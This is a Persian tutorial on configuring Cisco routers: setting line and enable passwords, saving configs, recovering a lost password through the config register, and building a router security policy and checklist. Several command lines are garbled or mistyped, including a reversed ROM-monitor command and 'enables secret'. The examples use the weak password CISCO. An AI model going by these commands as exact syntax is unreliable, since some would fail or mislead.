یکی از مسایل تاثیر گذار بر بهبود پارامتر های امنیتی هر سیستمی راه اندازی اصولی و علمی هر قطعه سخت افزاری یا نرم افزاری است یکی از نکاتی که اغلب در طراحی وSetup شبکه ها اغلب بوقوع می پیوندد آنست که مثلا پیمانکاری که مسوولیت نصب و راه اندازی شبکه شما را در دست می گیرد دربعضی موارد به علل مختلف یا به علت گستردگی کار ها دقت لازم را در نصب هر یک از اجزاء شبکه به خرج نمی دهد شاید شبکه شما را هم به خوبی و سر موعد مقرر تحویلتان بدهند و همه چیز در ظاهر خوب بنظر برسد و به شما یک شبکه سر پا را هم تحویل بدهد ولی اگر شخصی متخصص به امور نصب و راه اندازی با دقت به تمامی موارد اشاره شده در چک لیست های نصب و امنیت شبکه اتان را بررسی نماید به سربندی هایی حتما بر خورد خواهد نمود چنانکه شما هم کمابیش با اینگونه مسایل درگیر هستید ولی آنچه که به بحث ما مربوط می شود نصب اصولی و دقیق یک روتر می باشد در بخش گذشته با مفاهیم اصلی حاکم در Routing شبکه اشنا شدید در این بخش نیز یکی از مسایل تاثیر گذار بر امنیت روتر ها را که همان نصب و راه اندازی اصولی می باشد را برای شما عزیزان تشریح مینماییم .

به نکات زیر توجه بفرمایید
شروع به کار
به هنگام خرید يك روتر لوازمي كه همراه آن به شما تحويل داده خواهد شد عبارتند از:

1-سيم برق
2-كابل اتصال روتر به كامپيوتر
3- CDيك
4-يك دفترچه راهنما
مراحل زير را دنبال كنيد:

١- روتر را به يك كامپيوتر متصل كنيد.اينكار از طريق كابل اتصالي كه همراه روتر دريافت كرده ايد انجام مي شود.در پشت روتر شما پورتي وجود دارد كه به آن پورتconsole مي گويند.آنرا پيدا كنيد و يك سر كابل را به آن متصل كرده و سر ديگر آنرا به كامپيوتر مورد نظر متصل كنيد .

٢- براي كار كردن با روتر نياز به يك نرم افزار terminal Emulation داريم .اين نرم افزار ها زبان روتر ها را مي فهمند و مي توانند با آنها صحبت كنند. نرم افزارHyperterminal ويندوز از اين خانواده است و مي توانيد از آن استفاده كنيد.برنامه را با پارامترهاي زير اجرا كنيد:

9600 boud
No Parity
8 data Bits
1 Stop Bit

در صورتيكه كابل را از طريق پورت com به كامپيوتر متصل كرده ايد براي اتصال اوليه از گزينه direct to com استفاده كنيد.

٣- روتر را روشن كنيد !!

قسمتهاي مهم روتر:

ROM(Read Only Memory)

اين حافظه پايدار در روتر براي ذخيره كردن موارد زير بكار مي رود:

- برنامه Power-on self test كه هنگام بالا آمدن روتر اجرا مي شود و براي چك كردن قسمتهاي مختلف آن بكار مي رود.
- برنامه Bootstrap Startup (خود راه انداز) كه روتر را راه اندازي مي كند .
- نرم افزار IOS روتر .

واضح است كه تغيير محتويات ROM روتر به روش نرم افزاري امكان پذير نبوده و بايد Chip آن عوض شود .

Flash Memory

يك قطعه حافظه قابل پاك كردن و دوباره برنامه ريزي كردن مي باشد.اين حافظه حاوي سيستم عامل روتر مي باشد.

NVRAM (Non Volatile RAM)

اين حافظه براي نگهداري از فايل Startup configuration بكار مي رود . همانند Flash Memory اين حافظه هم محتويات خود را در هنگام قطع برق از دست نمي دهد.

RAM (Random Access Memory)

اين حافظه عادي روتر بوده و داده هاي موقتي خود را در آن نگهداري مي كند. مانند table Routing همچنين پس از راه اندازي روتر سيستم عامل به اين حافظه منتقل مي شود.
اين حافظه در هنگام قطع برق تمام محتويات خود را از دست مي دهد.

Interfaces

Interface به محل ارتباطي روتر با محيط بيرون گفته مي شود.بطور پيش فرض روترها داراي اينترفيس هايserial هستند كه براي اتصال به يك شبكهWAN در فاصله هاي دور بكار مي رود. همچنين اينترفيس هايي براي اتصال به LAN در روترها وجود دارد مانند Interface Ethernet،Token Ring،FDDI(Fiber Distributed Data).

هنگام روشن كردن روتر چه اتفاقي مي افتد.

١- برنامه Power-on self Test سخت افزار روتر را چك مي كند . قطعاتي از قبيل اينترفيس ها و CPU ، memory.
٢- برنامه Bootstrap اجرا مي شود.

۳- Bootfield خوانده مي شود تا سيستم عامل مناسب مشخص شود.
٤- سيستم عامل موجود در Flash memory انتقال داده مي شود به RAM .
٥- فايل Configuration كه در NVRAM ذخيره شده است به RAM منتقل مي شود .
٦- اگر فايل Configuration در NVRAM وجود نداشته باشد IOS روتر يكسري سوالات به صورت Wizard مطرح خواهد كرد تا Config اوليه شكل بگيرد.به اين ويزارد dialog Setup گفته مي شود .

كار با روتر

{{ ست كردن كلمات عبور}}

اگر روتر نو باشد Password اي نخواهد داشت .پس اولين مرحله تعيين يك كلمه عبور براي روتر مي باشد.روشي كه در زير براي ست كردن كلمه عبور آورده شده است تنها هنگامي بكار مي رود كه اتصال به روتر از طريق پورت كنسول انجام شده باشد.
عبارت زير در Consol ديده مي شود :

Router>

به اين حالت User Exec گفته مي شود. به عنوان يك User فقط مي توان به روتر log on كرده و يكسري گزارشات و تنظيمات را مشاهده كرد و در اين حالت امكان ست كردن كلمه عبور وجود ندارد .براي ست كردن كلمه عبور بايد ابتدا به حالتي كه به آن Privileged Exec گفته مي شود وارد شويد .
براي ورود به اين حالت بايد از دستور enable استفاده كرد .خط فرمان به صورت زير تغيير پيدا مي كند :

Router#

اين بدان معني است كه روتر هم اكنون در حالت Privileged Exec قرار دارد. براي برگشت به حالت user Exec بايد از دستور disable استفاده نمود حال براي ست كردن كلمه عبور بايد از حالت Enable به حالت Configuration رفت .

دستور configure اين كار را انجام مي دهد :

```
Router#configure
Configuring from terminal، memory، or network [terminal]? Terminal
Router (config) #
```

عبارت فوق نشان مي دهد كه روتر در حالت Configuration قرار دارد .
٥ (پنج) كلمه عبور متفاوت وجود دارد كه بايد همگي آنها ست شوند:

1- Console
2- Auxilary
3- VTY
4- Enable
5- Enable Secret

Console -1
اين كلمه عبور پورت Console روتر را محافظت خواهد كرد :

```
Router#Configure
Router (config) # line console 0
Router (config-line) # login
Router (config-line) # password CISCO
Router (config-line) #Ctrl-Z
```

Auxiliary -2
اين كلمه عبور براي اتصالات از طريق مودم بكار مي رود:

```
Router#Config t (Configure terminal)
Router (config) # line aux 0 (line auxiliary 0)
Router (config-line) # login
Router (config-line) # password CISCO
Router (config-line) #Ctrl-Z
```

دستور خط اول خلاصه شده دستور Configure terminal مي باشد(در روتر مي توان به جاي دستورات از فرم خلاصه شده آنها هم استفاده نمود)

VTY -3

پورتهاي Virtual مانند بقيه پورتها وجود خارجي ندارند .در هنگام اتصال به روتر از طريقTelnet از اين پورت استفاده مي شود.تعدا اين پورتها 5 تا مي باشد.در صورتيكه بخواهيم همگي كلمات عبور را با همديگر ست كرد مي توان از دستور يك جاي خالي و سپس (4 استفاده نمود0) line vty 0 4 :

```
Router#Config t
Router (config) # line vty 0 4
Router (config-line) # login
Router (config-line) # password CISCO
Router (config-line#Ctrl-Z
```

Enable -4

اين كلمه عبور به صورت Clear text ذخيره مي شود و معمولا از كلمه عبورEnable Secret براي ورود به حالت Enableاستفاده مي شود.(اين كلمه عبور به صورت رمز شده ذخيره مي شود). ولي در مواقعي كه مشكلي براي روتر پيش بيايد و روتر از IOS پيش فرض براي بالا آمدن استفاده كند كلمه عبور Secret Enable كار نخواهد كرد ، پس بهتر است كه اين كلمه عبور ست شود.

```
Router#Configure
Router (config) # enable password CISCO
Router (config) #Ctrl-Z
5- Enable Secret
Router#Config t
Router (config) # enables secret CISCO
Router (config) #Ctrl-Z
```

" نمايش config روتر"

config روتر در NVRAM آن ذخيره مي شود . NVRAM يك حافظه غير فرار است كه باعث مي شودconfig روتر در هنگام خاموش شدن از دست نرود. config اي كه درNVRAM ذخيره شده استstartup-config ناميده مي شود و در ابتداي بالا آمدن روتر به RAM منتقل مي شود .

به config اي كه در RAM وجود دارد running-config نمايش گفته مي شود .
محتويات config روتر در حالتr exec use امكان پذير نيست و بايد در حالتenable قرار گرفت .

دستورات مربوط به نمايش config روتر به صورت زير مي باشد :

Show startup-config(يا به طور مختصرsh start)
Show running-config(يا به طور مختصرsh run)

"ذخيره config روتر"

Config روتر در NVRAM ذخيره مي شود كه به آن startup-config نيز گفته مي شود. براي ذخيره كردن running-config در startup-config از دستور زير بايد استفاده نمود:

Copy running-configuration startup-configuration (خلاصهcopy run start)

پس از اجراي اين دستور بايد فايل مقصد را مشخص كنيد كه با زدن دكمه ENTER همان فايل پيش فرض آن startup- config) (انتخاب خواهد شد.

```
# copy run start
Destination file [startup-config]: (here you would press Return)
Building Configuration...
```

در روترهاي قديمي به جاي اين دستور از دستور write mem استفاده مي شود .
اگر tftp server داشته باشيم مي توانيم با دستورات زيرconfig روتر را در يك فايل بر روي سايتftp ذخيره كنيم :

```
#COPY RUN TFTP
```

Remote host[]? 10.1.1.1 (This is IP address of the TFTP server)
Name of configuration file to write [router-confg] Return
(the above writes the configuration to the file router-confg)
Write file ARNOLD-confg on host 10.1.1.1? Return
[Confirm] Return
Building configuration...

"بازيابي config روتر"
با استفاده از دستور reload مي توانstartup-config را بهrunning-config منتقل كرد .

" كلمه عبور فراموش شده" ؛ پاكش ميكنيم عيب نداره !!؛

كلمات عبور روتر در فايل startup-config كه درNVRAM قرار دارد ذخيره مي شوند .نكته اصلي در بازيابي كلمات عبور اين است كه در هنگام بالا آمدن روتر نبايد اجازه بازيابي startup-config و ذخيره آن در running-config به روتر داده و به اين منظور بايد بيت ششم از config register تغيير داده شود. configuration register روتر را مي توان در دو حالت config mode يا ROM MONITOR تغيير داد چون كلمه عبور را گم كرده ايم امكان ورود به config mode را نداريم و بنابراين از روش دوم براي تغيير آن استفاده مي كنيم.
براي ورود به حالت MONITOR ROM د در هنگامي كه ios از flash memory لود مي شود دستور Break به روتر ارسال كرد.
روتر را خاموش نموده و سپس روشن نماييد. ابتدا برنامه test power os self به flash اجرا مي شود و سپس ios از flash به RAM منتقل ميشود. اگر قبل از انتقال كامل ios به ram دستورbreak براي روتر فرستاده شود وارد حالت ROM MONITO دستورات زير را تايپ نمائيد :

x21420 o/r<
i<

با اين دو دستور register config تغييركرده و روتر دوباره ريست مي شود و سپس در هنگام بالا آمدنstratup-config در running-config كپي نخواهد شد بنابراين مي توان بدون نياز به كلمه عبور وارد حالت enable mode و config mode شد .با دستورات زير كلمه عبور جديد ست مي شود:

Router>en
Router#copy start run
Router#configure t
Router (config) #enables secret mypass
Router (config) #config-register 0x2102
Router (config) #exit
همانگونه كه ديده مي شود config register را در انتهاي كار به حالت اوليه باز مي گردانيم تا در راه اندازي دوباره روتر-startup config به running-config منتقل شود. اگر الان دستورshow version را اجرا كنيد نتايج زير بدست خواهد آمد :
Router#sh version
Cisco Internetwork Operating System Software
32K bytes of non-volatile configuration memory.
8192K bytes of processor board System flash (Read/Write)
Configuration register is 0x2142 (will be 0x2102 at next reload)

configuration regist روتر دو بايت است كه بيتهاي مختلف تشكيل دهنده آن به صورت زير مي باشد :
(Boot system command Boot file is cisco2-2500 (or 03-00
Ignore configuration disabled 06
Disabled OEM 07
Break disabled 08
IP broadcasts with ones 10
Speed is 9600 baud console 11-12
Boot default ROM software if network boot fails 13
IP broadcasts do not have network numbers 14

Disabled Diagnostic mode 15


در حالت عادي مقدار آن ox 2102 مي باشد (0010،0001،0000،0010)
بیت ششم در صورتیکه 1 باشد انتقال startup-config به running-config انجام نخواهد شد. با ست کردن این بیت به 1 مقدار register configuration مي شود 0010،0001،0100،00100 که معادل (x2142).

SECTION 1

در دو بخش بعدی به تعیین رویه های علمی در جهت بهبود عملکرد روتر ها اشاراتی خواهیمنمود درنظر گرفتن این اصول و میانی بسیار امری حیاتی می باشند اگر بدون یک سیاست مشخص و از قبل تعیین شده دست به پیکربندی روتر ها بزنید نه تنها در بهبود امنیت روتر ها کاری نکرده اید بلکه شاید در جهت برعکس سیاست های اعمالی نادرستی را بر روی روتر ها و کل شبکه اعمال کنید که در آنصورت چیزی جز ضعف های متعدد امنیتی گریبانگیر شبکه اتان نخواهد بود.

۱- سیاست ها و نو ع عملکرد های امنیتی روتر های خود را طرح ریزی نموده و تعریف نمایید بایستی این سیاست امنیتی اشخاصی را که می توانند به روتر مورد نظرLogin نمایند را شناسایی نماید چه کسانی حق پیکربندی و بروزرسانی روتر را خواهند داشت و بایستی نحوه کار با آن و امور مربوطی که روتر به عهده خواهد گرفت را مشخص نمایید. همانطور که می دانید یکی از مهمترین اجزاهای پشتیبان تمامی شبکه های امروزی روتر ها می باشند امنیت روتر ها به تنهایی از امنیت شبکه ای که انرا مسیر دهی میکنند بیشتر می باشد. برای امن کردن یک روتر چه کار هایی را بایستی انجام داد ؟ شاید یک جواب ممکن برای امن تر کردن روتر ها این باشد که پیکربندی مناسب و مدیریت پیوسته راهی مناسب برای رسیدن به این مهم می باشد.

شکل زیر نمایش مفهومی لایه های امنیتی یک روتر را نشان می دهد امنیت هر لایه ای به طور بسیارکاملی به امنیت لایه داخلی خود کاملا وابسته است این بدان معناست که در صورت وجود نواقص امنیتی حائز اهمیت امنیت لایه های بیرونی نیز به طور جدی به خطر می افتند در صورت به خطر افتادن لایه های بیرونی نیز امنیت کل شبکه حاوی چنین روتر هایی به کل به خطر می افتد.



داخلی ترین حوزه امنیت فیزیکی روتر ها می باشد بر خلاف ساده بودن این امر یکی از مهمترین نکات امنیتی را شامل می شود با یک دسترسی فیزیکی کامل و مستقیم به روتر و پورت های آن یک نفوذگر یک کنترل همه جانبه ای را خواهد داشت در این صورت شما بایستی روتر هایتان و اجزای مهم شبکه را با حفاظت های فیزیکی از هر گونه دسترسی فیزیکی به آنها کنترل نمایید این تامین کننده یکی از پارامترهای تامینی روتر ها محسوب می شود بیشتر روتر ها از یک یا چند ارتباط مستقیم استفاده مینمایند که با انها کنسول یا در گاههای کنترل نیز گفته می شود این پورت های یک سیستم مخصوصی را برای کنترل کردن روتر ها فراهم می کنند بایستی سیاست امنیتی ای که مشخص می نمایید قانون هایی را که چه زمانی و چگونه به این در گاه ها دسترسی پیدا شود را تعریف نماید.

حوزه بعدی شکل فوق حاوی نرم افزار و پیکربندی های داخلی خود روتر است اگر حتی نفوذگر به این لایه نیز دسترسی پیدا کند بویژه به پیکربندی های مورد نظر داخلی خود روتر دو لایه دیگر را نیز تحت کنترل خود در می اورد از جمله مهمترین آنها می توان به آدرس های رابط ها و یوزر ها و کلمات رمز می باشد و همچنین کنترل به دسترسی مستقیم به دیگر رابط ها ی فرمان .

اغلب سیاست های امنیتی روتر ها دسترسی به این لایه را محدود می نمایند هم در بخش های مدیریتی و هم در سطح شبکه. لایه خارجی دیگر شکل مربوط است به پیکربندی های داینامیک روتر– جداول مسیر دهی خود روتر ها یکی از مشخص ترین قسمت های همین بخش به شمار می اید قسمت دیگر اطلاعات دینامیک مربوط انست به وضعیت رابط داخلی روتر ازجمله جداول ARP و و لوگ فایل های برسی کاربران ثبت شده در روتر که از مهمترین قسمت های این لایه به شمار می روند.

اگر نفوذگری به پیکربندی های دینامیک یک روتر دسترسی پیدا کنید به همانصورت به خارجی ترین لایه نیزدسترسی پیدا مینماید گفته بودیم گه در صورت به خطر افتادن امنیت هر لایه داخلی دیگر لایه ها نیز تهدید می شوند عملکرد امنیتی که برای این قسمت تعریف مینماید بایستی این لایه را مورد توجه قرار دهد اغلب برای این قسمت به طور کامل قفل بودن وغیر قابل دسترس بودن این لایه را در نظر میگیرند.

خارجی ترین لایه امنیتی در نظر گرفته شده مدیریت روتر و ترافیک داده ها بین شبکه داخلی و شبکه خارجی بین روتر در حال مسیر دهی پکت ها است به این منظور می توانید دوLAN را تصور نمایید البته در این میان عملکرد های امنیتی کل شبکه بر این موضوع تاثیر گذار نیز هست از جمله شناسایی و تعریف پروتکل های مجاز به همراه سرویس ها و انواع پکت هاو قوانینی مدیریتی از این نوع دست قوانینی امنیتی این لایه به شمار می روند.

نیازمندیهای امنیتی کلاس بالای خود یک شبکه بایستی بر روی یک روتر نیز تاثیر گذار باشد حتی بر روی خود قواعد امنیتی داخلی یک روتر.

سیاست های امنیتی یک روتر و سیاست های کلی شبکه حاوی روتر مورد نظر

به طور واضح بایستی سیاست های پیکربندی امنیتی یک روتر در جهت تکمیل سیاست های کلی شبکه حاوی روتر می باشد در واقع روتر بخشی از یک سیاست امنیتی کلی شبکه محسوب می شود بایستی مدیریت روتر ها به صورتی در جهت عملی کردن قواعد کلی شبکه مورد استفاده قرار گیرد . اگر تجربه کاری در این زمینه داشته باشید در بسیاری از شبکه ها روتر ها به علت عدم تطابق با سیاست های کلی شبکه به جای کاهش بار ترافیکی خود به یک مسیله ایجاد ترافیک بر روی شبکه می شوند این امر به خصوص در شبکه هایی که تنظیمات درست بر روی پیکر بندی روتر ها صورت نگرفته است را می توانید مشاهده کنید.

برای مثال فرض نمایید یک عملکرد امنیتی شبکه سه نوع نقش را در نظر گرفته

- Administrator
- Operator
- User

ممکن است سیاست داخلی امنیتی نعریف شده روتر فقط دو توع Administrator و Operator را شامل شود هرکدام از نقش های تعریف شده بایستی توسط روتر پشتیبانی شوند بدین صورت که بایستی روتربا آنها اجازه تاثیر گذاری کاملی را با در نظر گرفتن مسولیت های اجرایی هر کدام را در نظر بگیرد برای مثال operator شاید حق دسترسی به بخشی از لایه های داخلی روتر را که در بالا به انها اشاره کردیم را داشته باشد بنابراین بایستی سیاست امنیتی داخلی روتر هم این چنین اجازه ای را به این نوع کاربر را بدهد و مثلا Audit Logs ها را مشاهده نماید حال که User دارای چنینی دسترسی در عملکرد داخلی روتر نخواهد بود – در نوعی دیگر شاید قواعد امنیتی داخلی خود روتر بیشتر از خود شبکه تحت آن باشد در این شرایط بایستی روتر سیاست ها کلی شبکه را اجرا نماید و به همان سیاست های کلی پاسخگو باشد برای مثال شاید در شبکه ای دسترسی هایی در حد Admin در یک شبکه داخلی بر روی روتر ها فراموش شده باشد در اینصورت قواعد روتر ها نیز باید به اینصورت باشد که از هر گونه دستیابی های خارجی درسطح مدیریت را جلوگیری نماید.

ساخت یک سیاست امنیتی برای یک روتر

چندین نکته مهم را درر هنگام تعریف و ساخت چنینی قواعدی را در نظر بگیرید ؛

- سیاست های عملی و معقول را طراحی و مشخص کنید نه فرمان های ویژه و مکانیزم ها ی کلی وقتی سیاست های امنیتی یک روتر مشخص شوند نتایج بدست امده کاملتر از پیکربندی های موردی و روش های تک منظوره می باشد بایستی سیاست عملکردی فراتر از نسخه های نرم افزاری به کار رفته شده در انواع روتر ها باشد و بایستی انطباق پذیری کاملی را از خود نشان دهد نه اینکه بر مشکلات شبکه ای بیفزاید.

- تمامی سیاست های امنیتی را که برای حوزه ها و لایه های امنیتی یک روتر که در بالا بر شمردیم را در نظر بگیرید از امنیت فیزیکی اغاز کرده و به طرف لایه های خارجی یعنی پیکربندی های ایستا و داینامیک و همچنینی ترافیک در حال جریان را در نظر بگیرید.

- بایستی سیاست عملکرد روترتان تحت سیاست های کلی شبکه مورد نظرتان باشد اگر پروتکل هایی و همچنین سرویس هایی مجاز به استفاده از منابع دیگر شبکه هستند بایستی روتر این اجازه را به این پروتکل ها داده و هر پروتکل تعریف تشده دیگری را بلوکه نماید در ادامه به شما خواهیم گفت که چگونه می توان از خود روتر ها به عنوان دیواره های آتش استفاده نمود این یکی از متد های امنیتی در حفاظت شبکه ها است مدیران امنیتی که قادر هستند روتر های شبکه مورد نظرشان را طوری پیکربندی نمایند که هم عمل مسیر دهی پکت ها به خوبی انجام شود وهم عملیات فیلترینگ داده ها و سرویس ها بدون اخلال در عملکرد اصلی روتر نیز اعمال شود به یکی از عملیات دفاع در عمق دست زده اند گذشتن از چنین لایه دفاعی کار هر نفوذگر و در هرسطحی نیست.

در بعضی مواقع ممکن است شناسایی کلیه سرویس ها و پروتکل های اجازه داده شده شناسایی نشوند ممکن است روتر اصلی که به BackBoneمعروف است به بسیاری از شبکه های خارجی در حال ارسال و دریافت ترافیک داده ها باشد که در اینصورت نمی توانید کلیه سیاست های امنیتی مورد نظر را مورد اجراقرار دهد که این بستگی به انواع شبکه های در حال ارتباط با سیستم ها و سیاست های امنیتی متفاوت با یکدیگر در حال ارتباط می باشد بایستی در این مواقع که حجم ترافیک داده ها بر روی روتر BaclBone یا پشته شبکه زیاد است بایستی محدودیت های و دسترسی ها به شکل کاملا واضحی روشن با شند تا تحت تاثیر عملکرد قوانینی شبکه قرار گیرند هنگام طرح ریزی یک سیاست کلی از ایجاد فرمان های تک ی رخ ندهد بایست کلی منظوره و همچنینی انحصاری کردن جدا بپرهیزید تا تداخلی در هنگام عملکرد سیاست امنیتی روتر مستند بوده باشد تا بتوانید با سیاست ها کلی شبکه و همچنینی دیگر روتر ها تطابق کافی را داشته باشد شبکه ای را در نظر بگیرید که روتر ها ی آن سیاست های متفاوت از یکدیگری را هم با خود با دیگر پروتکل ها در پیش بگیرند اینگونه است که شبکه به حالتOver Control در می اید .پس سیاست های دیگر اجرایی را مثل خود روتر ها با یکدیگر را یک جا در نظر بگیرید در صورت عدم تطابقاین قواعد ها خطر هایی زیادی برای دسترسی ها نفوذگران در لایه های مختلف پیش می آید و در صورت نفوذ در هر لایه همانطور که گفته شد امنیت دیگر لایه ها نیز به طور جدی به خطر می افتد . هنگامی که سیاست ها کلی امنیتی شبکه تغییرات کلی می کنند بایستی این تغییرات نیز به همان صورت تطابقی درکلیه روتر ها با توجه به تعریف عملکردشان تعریف می شوند به هر جهت در صورت انواع پیکر بندی های متفاوت شبکه ای سیاست های امنیتی داخلی روتر ها هم به همانصورت عوض خواهند شد مثلا به هرجهت هر یک از مسایل زیر که بوقوع بپیوندد نیاز به تطابق و هماهنگی دوباره نیز پیدا می شود .

- ایجاد ارتباط جدید بین شبکه محلی با یک شبکه خارجی
- تغییرات عمده مدیریتی و رویه های عملکردی شبکه و همچنینی نیارمندی های جدیدو پیوستن اجزای جدید به شبکه مثلا اگر یک پرینتر به شبکه محلی برای یک سری از یوزر ها تعریف شود. بایستی در روتر ها نیز دسترسی اندسته از کاربران نیز تعریف شود
- تغییرات کلی در سیاست های شبکه مادر یا شبکه محلی
- به علت ایجاد یا توسعه توانا ییهای جدید از قبیلVPN یا یک اجزای شبکه همانندFirewall
- شناسایی و دستیابی یک حمله یا خطرات نفوذ جدی

وقتی تغییرات عمده ای را بر یک روتر اعمال می کنید به افراد هشدار های لازم را در باره مدیریت روتر را تذکر دهید تا با تغییرات عمده آشنا شوند این یک نکته اساسی و مهم در نگهداری و سر پا نگه داشتن شبکه است در صورت عدم اینگونه هماهنگی ها ممکن است اشخاصی در سطوح عملکردی متفاوت دوباره
سیاست هایی را تعریف نمایند که در اینصورت امنیت کل شبکه به خطر می افتد .
بعضی شبکه ها نیز به طور یک جا برای تمامی اجزای شبکه اشان یک سیاست یک جا و غیر قابل تغییر را اعمال می نمایند دقت نمایید که عملکرد های امنیتی داخلی روترتان در اینگونه موارد با ان قواعد کلی هیچ گونه تضادی نداشته باشند.

چک لیست سیاست های کلی برای یک روتر (سیسکو)

چک لیست زیر برای کمک رسانی بیشتر شما برای ساخت یک سیاست گذاری مورد تعریف شبکه اتان تهیه شده است بعد از طراحی سیاست عملکرد امنیتی روترتان با مراجعه به چک لیست زیر و تطبیق هر کدام موارد گفته شده را اعمال نمایید در آخر چک لیست امنیتی NSA برای IOS ارایه میشود .

امنیت فیزیکی

- تعیین نمایید که چه کسی حق نصب و برداشتن نصب و همچنین خارج کردن روتر را دارا است.
- تعیین نمایید که چه کسی مجاز به تعمییرات و تعویض قطعات و پیکربندی اجزا روتر می باشد.
- تعیین نمایید که چه کسی مجاز به ایجاد ارتباطات با روتر می باشد.
- تعریف دقیق کنترل ها به مکان و نحوه استفاده از کنسول و دیگر دسترسی های مستقیم ارتباطات پورت ها.
- تعریف رویه های باز اوری و باز سازی روتر به هنگام آسیب های فیزیکی و یا کشف دستکاریهای پنهانی بر روی روتر مورد نظر.

امنیت پیکربندی ساکن (Static)

- تعیین نمایید که چه کسی حق استفاده مستقیم از روتر از طریق کنسول و یا دیگر دسترسی های مستقیم به پورت های ارتباطی را دارد
- تعیین نمایید که چه کسی حق دستیابی به روتر در سطح ادمین را دارد.
- روش ها و نوع عملکرد ها را برای تغییرات در پیکربندی های ساکن روتر را تعریف نمایید از قبیل تغییرات ثبت وقایع یا نحوه ضبط و یا باز بینی رویه های قبلی.
- نوع عملکرد سیاست های کلمه رمز را برای user/login password و یا مشخصات کلمات عبور را برای سطوح مدیریتی تعیین نمایید که شامل لیست شرایط ای که بایستی کلمات عبور تغییر کنند (به صورت lifetime یا تغییر کارمندان) .
- تعیین نمایید که چه کسی حق login به صورت remote را رد دیگر روتر ها را دارا می باشد .
- پروتکل ها و رویه ها و همچنینی اجازه های شبکه را برای وارد شدن به روتر ها از طریق remote را تعیین نمایید.
- روش های باز اوری روتر و مشخص نمودن اشخاصی که حق دسترسی به روتر را با در جهت پیکربندی های استاتیک دارند را تعریف نمایید
- روش بازرسی ثبت وقایع روتر را که شامل ثبت عملکر های مدیریتی خارجی و همچنینی با زبینی دوباره ثبت وقایع که بر عهده چه کسانی باشد را تعیین نمایید
- روش های استفاده و محدود کردن مدیریت خودکار به صورت از راه دور و همچنین امکانات مانیتورینگ روتر را مشخص نمایید از جمله SNMP
- رویه هایی پاسخگویی خود روتر در هنگامی که تحت حملات نفوذ گران قرار گرفته است را مشخص نمایید.
- سیاست ها مدیریتی برای بروزرسانی و همچنینی موضوعات محرمانه طولانی مدت را بر روی روتر تعیین نمایید بخصوص برای پروتکل های مسیر دهی از قبیل NTP-TACACS+-RADIUS و SNMP
- سیاست بلند مدت کلید رمزنگاری را در صورت وجود برای کلید های رمز نگاری طولانی مدت را مشخص نماید مثلا MD5

امنیت برای پیکربندیهای داینامیک

- سرویس های پیکربندی های دینامیک مجاز روتر و همچنینی دستیابی های شبکه به ان سرویس ها را مشخص نمایید.
- پروتکل های مورد استفاده برای مسیر دهی پکت ها را بهمراه مشخصه ها امنیتی هر پروتکل را تعریف نمایید.
- دسترسی به سایت های نگه داری خودکار و بروز رسانی از جمله ساعت روتر ها را تعیین کنید مثل تنظیمات دستی روتر و یا NTP
- کلید های توافقی رمز نگاری الگوریتم های حفاظت شده برای شناسایی در تونل های VPN با دیگر شبکه ها را تعریف نمایید

امنیت در سرویس های شبکه

- پروتکل ها و پورت ها و همچنین سرویس هایی را که بایستی اجازه رد شدن یا اینکه فیلتر بشوند را می توانید در قسمت سرویس های شبکه برای هر رابط کاربری یا هر ارتباط مشخص نمایید (ورودی ها یا خروجی های اطلاعات) و تعریف حوزه های دسترسی برای تغییر دادن همان تعریف های بالا – از این قسمت مدیران شبکه ها به صورت یک فایروال سخت افزاری علاوه بر استفاده ازخود عملکرد اصلی روتر که همان مسیر دهی پکت ها باشد را در نظر می گیرند اصولا مثلا بر روی روتری چنین تعریف شده باشد که ارتباطات پروتکل Telnet فیلتر شود دیگر همچینین ارتباطات دیگر به لایه های دفاعی داخلی شبکه من جمله دیواره های آتش نمیرسد و از همان ابتدا این نوع ارتباطات بلوکه می شوند هم اکنون بسیاری از Security Managerهای با هوش با چینی ترفتند هایی شبکه اشان را از دست بسیاری از نفوذگران مصون نگه می دارند

- توضیح رویه های امنیتی و قواعد عملکرد در هنگام برخورد باتهیه کنندگان سرویس های خارجی و نگه داری های فنی مورد نیاز مربوط به روتر.

تا به اینجا با اصول کلی و بنیادی طراحی یک نوع سیاست امنیتی برای روتر ها به صورت کلی اشنا شدید ولی شاید این سوال برایتان مطرح شده باشد که ایا برای هر روتر به کار رفته و با وجود انواع موجود آیاانجام چنین کاری منطقی است جواب این سوال هم آری است و هم خیر!!!

